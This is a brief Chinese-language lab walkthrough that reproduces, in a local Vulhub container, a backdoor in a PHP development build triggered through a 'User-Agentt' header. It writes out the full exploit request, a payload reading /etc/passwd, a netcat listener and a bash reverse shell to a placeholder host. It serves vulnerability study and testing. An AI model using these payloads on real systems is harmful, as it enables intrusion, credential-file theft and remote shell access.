**一、靶场搭建**

1、Vulhub启动

docker-compose up -d

2、访问8080端口



**二、漏洞复现**

1、发送如下POC验证，执行运算成功

GET / HTTP/1.1

Host: localhost:8080

Accept-Encoding: gzip, deflate


Accept: \*/\*

Accept-Language: en

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36


User-Agentt: zerodiumvar\_dump(233\*233);

Connection: close



2、将User-Agentt的值改为如下，成功读取/etc/passwd

zerodiumsystem(‘cat /etc/passwd’);




3、VPS开启端口监听

nc –lvnp 8888

4、将User-Agentt的值改为如下，执行反弹shell命令

zerodiumsystem(“bash –c ‘exec bash –I >& /dev/tcp/your-ip/8888 0>&1’”);



5、VPS成功接收shell

